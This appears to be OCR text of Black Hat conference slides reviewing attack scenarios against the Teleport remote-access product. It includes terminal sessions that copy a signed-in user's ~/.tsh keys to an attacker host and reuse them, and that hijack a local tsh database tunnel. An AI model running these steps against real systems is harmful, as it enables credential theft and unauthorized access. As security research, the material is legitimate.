BRIEFINGS

black hat

Beam Me Up, Luke

A Review of Teleport Attack Scenarios

black hat USA 2026

Agenda

- Introduction
- A Brief Overview of Teleport
- Attack Scenarios
- Hardening Steps

whoami

Adam Chester (XPN)

- TRACE at SpecterOps
- Red Teamer
- Researcher
- Blogger

@_xpn_ /in/xpn


https://blog.xpnsec.com

SPECTEROPS

What is Teleport?

Can be difficult to tell from the website:

“Unified Identity Securing Classic & AI Infrastructure”




“Teleport establishes a unified identity layer secured cryptographically - minimizing access paths by eliminating identity fragmentation and credential sprawl.”

What is Teleport?

Teleport is a remote access solution

Similar to a VPN, it provides remote access to:

- SSH servers
- Windows servers
- Database servers
- MCP servers
- Internal web applications
- Kubernetes Pods



What is Teleport?

Provides auditing of sessions

- SSH Session Recordings
- Windows Desktop Recordings
- Database Session Recordings

Allows management of users & roles

Open Source & Enterprise Versions
Self Hosted & Cloud Hosted

Targets macOS / *nix - Over to you for Windows ;)

This research was completed on Teleport version v18.6.1


Navigating This Talk

A lot goes into Teleport, so we will focus on the key areas by walking through the various components:


- We’re going to put our Red Teamer hat on and walk through each component
- I’ll explain enough about how the component works
- Then I’ll show some methods that can be applied for offensive security use

As you watch, keep looking for opportunities to apply these concepts elsewhere in Teleport, you’ll likely find other issues.

Hope you didn’t ignore this



Architecture



Endpoint

Interaction with Teleport for a user is typically via one of two tools:

- tsh - CLI tool which allows authentication, access to services etc..
- web - Web UI used to access services such as RDP

Authentication to the Proxy Server is handled using a set of keys generated during initial authentication.

mTLS used with these keys to provide access to services via the Proxy Server

Endpoint

If you have access to an endpoint which has a user signed-in, we can take advantage of the existing session:

On *nix:

~/.tsh - Contains current set of keys
~/.tsh/keys/[cluster-name]/[username].crt
~/.tsh/keys/[cluster-name]/[username].key
~/.tsh/keys/[cluster-name]/[username].pub

On Windows:

C:\Users\[username]\.tsh

```
attacker@teleport-linclient:~$ tsh ls --proxy 10.1.10.1:8443 --insecure
Enter password for Teleport user attacker:
ERROR: failed reading prompt response
        context canceled

attacker@teleport-linclient:~$ scp -r localuser@teleport-user:/home/localuser/.tsh ~/
localuser@teleport-user's password:
known_hosts
xpn-teleport-server.yaml
current-profile
example.com.pem
regular-user-no-agent.pub
example.com-cert.pub
certs.pem
regular-user-no-agent.crt
regular-user-no-agent.key
regular-user-no-agent
.config.json
attacker@teleport-linclient:~$ tsh ls
Node Name           Address        Labels
------------------- -------------- ------
teleport-node       ← Tunnel
teleport-node-2     ← Tunnel
xpn-teleport-server 127.0.0.1:3022

attacker@teleport-linclient:~$
```

Nothing tying the certificate or keys to the host by default, we can extract if needed.

Endpoint

Extract keys to local system

Works locally

```
attacker@teleport-linclient:~$ tsh ls --proxy 10.1.10.1:8443 --insecure
Enter password for Teleport user attacker:
ERROR: failed reading prompt response
       context canceled

attacker@teleport-linclient:~$ scp -r localuser@teleport-user:/home/localuser/.tsh ~/
localuser@teleport-user's password:
known_hosts
xpn-teleport-server.yaml
current-profile
example.com.pem
regular-user-no-agent.pub
example.com-cert.pub
certs.pem
regular-user-no-agent.crt
regular-user-no-agent.key
regular-user-no-agent
.config.json
attacker@teleport-linclient:~$ tsh ls
Node Name           Address        Labels
------------------- -------------- ------
teleport-node       ← Tunnel
teleport-node-2     ← Tunnel
xpn-teleport-server 127.0.0.1:3022

attacker@teleport-linclient:~$
```

Endpoint

For connecting to services such as Database Servers, Application Servers, MCP Servers etc, Teleport provides access using the tsh command

- tsh db connect


```
localuser@teleport-user:~/.tsh$ tsh db connect --db-user=xpn --db-name secret_db teleport-db
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10012
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Endpoint

This works by setting up a local proxy using tsh

client is then used to connect to the local proxy

The proxy wraps mysql traffic in a TLS authenticated session



Endpoint

If the victim is using a Database service, we can hijack this.

tsh acts as a tunnel proxy for things like database access:

```
localuser@teleport-user:~$ lsof -i -P -n
COMMAND   PID      USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
tsh     18289 localuser    3u  IPv4 125547      0t0  TCP 127.0.0.1:38943 (LISTEN)
tsh     18289 localuser    7u  IPv4 126033      0t0  TCP 127.0.0.1:38943→127.0.0.1:51302 (ESTABLISHED)
tsh     18289 localuser    8u  IPv4 126035      0t0  TCP 10.1.10.22:60396→10.1.10.1:8443 (ESTABLISHED)
mysql   18300 localuser    3u  IPv4 124587      0t0  TCP 127.0.0.1:51302→127.0.0.1:38943 (ESTABLISHED)
```

So we can just use the existing TCP socket to reach the same database server.

mysql

```
mysql --defaults-group-suffix=_[cluster-name]-[service-name] \
      --skip-password \
      --user xpn \
      --database secret_db \
      --port 38943 \
      --host localhost \
      --protocol TCP
```

Endpoint

User is executing tsh command, so we hijack the connection:

```
localuser@teleport-user:~$ mysql --defaults-group-suffix=_example.com-teleport-db --skip-password --user xpn --database secret_db --port 38943 --host localhost --protocol TCP
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10015
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Endpoint

If we list the .tsh directory again, we'll find a new set of keys:

```
localuser@teleport-user:~$ eza -T ~/.tsh
/home/localuser/.tsh
├── bin
├── current-profile
├── keys
│   └── xpn-teleport-server
│       ├── cas
│       │   └── example.com.pem
│       ├── certs.pem
│       ├── database-user
│       ├── database-user-db
│       │   └── example.com
│       │       ├── teleport-db.crt
│       │       └── teleport-db.key
```

Again these keys can be extracted and used from another host.

I'll answer the "how did they get there" question later

Endpoint

Same works for:

Applications


```
localuser@teleport-user:~$ eza -T ~/.tsh/
/home/localuser/.tsh
├── bin
├── current-profile
├── keys
│   └── xpn-teleport-server
│       ├── cas
│       │   └── example.com.pem
│       ├── certs.pem
│       ├── regular-user
│       ├── regular-user-app
│       │   └── example.com
│       │       ├── blog-access.crt
│       │       └── blog-access.key
│       ├── regular-user-ssh
│       │   └── example.com-cert.pub
│       ├── regular-user.crt
│       ├── regular-user.key
│       └── regular-user.pub
├── known_hosts
└── xpn-teleport-server.yaml
```

SSH

```
localuser@teleport-user:~$ eza -T ~/.tsh/
/home/localuser/.tsh
├── bin
├── current-profile
├── keys
│   └── xpn-teleport-server
│       ├── cas
│       │   └── example.com.pem
│       ├── certs.pem
│       ├── regular-user
│       ├── regular-user-app
│       │   └── example.com
│       │       ├── blog-access.crt
│       │       └── blog-access.key
│       ├── regular-user-ssh
│       │   └── example.com-cert.pub
│       ├── regular-user.crt
│       ├── regular-user.key
│       └── regular-user.pub
├── known_hosts
└── xpn-teleport-server.yaml
```

I'll answer the "how did they get there" question later

Architecture

